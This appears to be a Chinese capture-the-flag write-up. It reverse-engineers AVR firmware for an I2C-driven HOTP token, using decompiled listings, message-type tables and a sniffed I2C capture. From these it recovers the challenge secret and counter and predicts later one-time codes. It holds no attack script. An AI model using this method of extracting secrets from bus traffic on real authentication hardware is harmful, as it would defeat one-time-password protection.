
```
/* i2cOnRequest() */

void i2cOnRequest(void)

{
  R1 = 0;
  if (next_action != 0) {
    R25R24 = CONCAT11(R25R24._1_1_,1);
    illegal_state = true;
    return;
  }
  TwoWire::write((TwoWire *)&Wire,&msg_send,0xd);
  R25R24 = CONCAT11(R25R24._1_1_,1);
  next_action = 1;
  return;
}
```

i2cOnRequest

```
Decompile: i2cOnReceive - (firmware.elf)
  uVar1 = R16;
  R1 = 0;
  R18 = next_action;
  if (next_action == 0) {
    nbytes = nbytes + -0x11;
    if (0x10 < (uint)nbytes_) {
      Y = &msg_recv;
      R16 = 0x3d;
      R17 = 1;
      do {
        puVar4 = Y;
        nbytes = TwoWire::read();
        Y = Y + 1;
        *puVar4 = (uchar)nbytes;
      } while (R16 != (byte)Y || R17 != (char)(Y._1_1_ + (R16 < (byte)Y)));
      nbytes = CONCAT11(nbytes._1_1_,msg_recv);
      if (msg_recv == 0x1) {
        nbytes = CONCAT11(nbytes._1_1_,3);
      }
      else if (msg_recv == 0x0) {
        nbytes = CONCAT11(nbytes._1_1_,2);
      }
      else if (msg_recv == 0x2) {
        nbytes = CONCAT11(nbytes._1_1_,4);
      }
      else {
        if (msg_recv != 0x3) {
          R16 = uVar1;
          R17 = uVar2;
          Y = (undefined1 *)uVar3;
          return;
        }
        nbytes = CONCAT11(nbytes._1_1_,5);
      }
      next_action = (uchar)nbytes;
    }
  }
  else {
```

i2cOnReceive

当收到一个I2C读请求后，控制器会回复一个0xd字节长的响应，内容来自 `msg_send` 。当收到一个写请求后，控制器首先判断收到的请求长度是否至少为0x11字节，然后将其存入 `msg_recv` 。之后，根据收到报文的第一个字节将 `next_action` 置值。可以为此创建一个struct便于观察。



整理收到报文的 `type` 与 `next_action` 的关联如下：

`msg_recv.type`	`next_action`
0	2
1	3

2	4
3	5
其他	无效

观察 `loop` 函数，整理 `next_action` 与执行操作的关联。


```

void loop(void)
{
  R1 = 0;
  R25R24 = (OtpState *)CONCAT11(R25R24._1_1_,next_action);
  if (next_action == 2) {
    state = msg_recv.data[0];
    DAT_mem_01e4 = msg_recv.data[1];
    DAT_mem_01e5 = msg_recv.data[2];
    DAT_mem_01e6 = msg_recv.data[3];
    DAT_mem_01e7 = msg_recv.data[4];
    DAT_mem_01e8 = msg_recv.data[5];
    DAT_mem_01e9 = msg_recv.data[6];
    DAT_mem_01ea = msg_recv.data[7];
  }
  else if (next_action < 2) {
    if (next_action == 0) {
      watchdog_reset();
    }
    else {
      if (next_action == 1) {
        next_action = 5;
        goto LAB_code_0005ca;
      }
LAB_code_0005b3:
      illegal_state = true;
    }
  }
  else {
    if (next_action == 4) {
      R25R24._0_1_ = '\n';
      Z = msg_recv.data;
      X = &DAT_mem_01f5;
    }
    else {
      if (3 < next_action) {
        if (next_action != 5) goto LAB_code_0005b3;
        regen_otp();
```

```
          EepromData::serialize(R25R24);
          goto LAB_code_0005c4;
        }
        R25R24._0_1_ = '\n';
        Z = msg_recv.data;
        X = &DAT_mem_01eb;
      }
      do {
        puVar2 = Z;
        puVar1 = X;
        Z = Z + 1;
        R0 = *puVar2;
        X = X + 1;
        *puVar1 = R0;
        R25R24._0_1_ = (char)R25R24 + -1;
      } while ((char)R25R24 != '\0');
    }
  LAB_code_0005c4:
    next_action = R1;
  LAB_code_0005ca:
    if (illegal_state == false) {
      R25R24._0_1_ = illegal_state;
      return;
    }
    do {
      R25R24 = (OtpState *)CONCAT11(R25R24._1_1_,0xd);
      digitalWrite('\r','\0');
      delay.constprop.1();
      R25R24 = (OtpState *)CONCAT11(R25R24._1_1_,0xd);
      digitalWrite('\r','\x01');
      delay.constprop.1();
    } while( true );
  }
```


当前 `next_action`	下个 `next_action`	操作
0	0	重置看门狗
1	5	无
2	0	`memcpy(data:0x1e3, msg_recv.data, 8)`
3	0	`memcpy(data:0x1eb, msg_recv.data, 10)`
4	0	`memcpy(data:0x1f5, msg_recv.data, 10)`

5	0	`regen_otp();` `EepromData::serialize();`
其他	无效	无效

在0x1e3处尝试创建struct。




观察`regen_otp()`，根据https://gcc.gnu.org/onlinedocs/gccint/Integer-library-routines.html修复函数签名。




```
129   R25R24._0_1_ = 44;
130   X = &DAT_mem_027c;
131   do {
132     puVar4 = X;
133     X = X + 1;
134     *puVar4 = R1;
135     R25R24._0_1_ = (byte)R25R24 + -1;
136   } while ((byte)R25R24 != '\0');
137   R25R24._0_1_ = 20;
138   Z = state.prop_0x8;
139   X = &uint8_t_mem_0268;
140   do {
141     puVar6 = Z;
142     puVar4 = X;
143     Z = Z + 1;
144     R0 = *puVar6;
145     X = X + 1;
146     *puVar4 = R0;
147     R25R24._0_1_ = (byte)R25R24 + -1;
148   } while ((byte)R25R24 != '\0');
```

该处初始化了一个长度为64字节的RAM空间，前20字节为 `state.prop_0x8` 与 `state.prop_0x12` 拼接得到的内容。根据 https://datatracker.ietf.org/doc/html/rfc4226#section-5.3，该20字节符合secret的特征，同时也符合SHA1的计算初始化特征。因此将两个字段合并，称为 `secret` 。因此， `state.prop_0x0` 为64位的计数器。



```
232   _R23R22 = dynamic_truncate(R25R24);
233   R19R18 = 0x4240;
234   R21R20 = 0xf;
235   *(undefined3 *)(uVar1 - 10) = 0x97d;
236   __udivmodsi4(_R23R22,CONCAT22(R21R20,R19R18));
237   msg_send.data[0] = (byte)R23R22;
238   msg_send.data[1] = R23R22._1_1_;
239   msg_send.data[2] = (byte)R25R24;
240   msg_send.data[3] = R25R24._1_1_;
241   msg_send.data[4] = state.counter[0];
242   msg_send.data[5] = state.counter[1];
243   msg_send.data[6] = state.counter[2];
244   msg_send.data[7] = state.counter[3];
245   msg_send.data[8] = state.counter[4];
246   msg_send.data[9] = state.counter[5];
247   msg_send.data[10] = state.counter[6];
248   msg_send.data[0xb] = state.counter[7];
```

注意此处 `__udivmodsi4` 的调用约定有不同：见https://reviews.llvm.org/D138166，https://github.com/gcc-mirror/gcc/blob/91fa9c15cc4fb9947e7e2f7990f7d5a58845d5cf/gcc/config/avr/avr.md#L4421-L4466。




该处的模数为0xf4240，即1000000，故OTP为6位。响应报文中，除了 `type` 之外，前4字节为OTP，后8字节为用于同步的计数器值。

综合对 `loop()` 的分析，写请求报文 `type` 与功能对应如下：

`msg_recv.type`	含义
0	设置计数器
1	设置前10字节 `secret`
2	设置后10字节 `secret`
3	冲刷 `msg_send` 中的旧数据

配合Sigrok分析波形文件，提取I2C命令与数据，得到 `secret` 与初始计数器值。




`secret`为`6B 69 4F 7E 03 54 F6 C6 6A B5 1A 04 02 1B 1C 6D 7D 45 58 02`，初始计数器值为`01 00 00 00 93 7E CD 0D`，即0x0dcd7e9300000001=994590262544039937。

使用CyberChef将secret编码为Base32，便可使用在线工具求得HOTP。

https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')To_Base32('A-Z2-7%3D')&input=NkIgNjkgNEYgN0UgMDMgNTQgRjYgQzYgNkEgQjUgMUEgMDQgMDIgMUIgMUMgNkQgN0QgNDUgNTggMDI

https://www.verifyr.com/en/otp/check#hotp

求得`X1`为283942，与响应波形中的值相符。



同理可求得计数器自增9次后的HOTP，即 `X2` ，为633153。

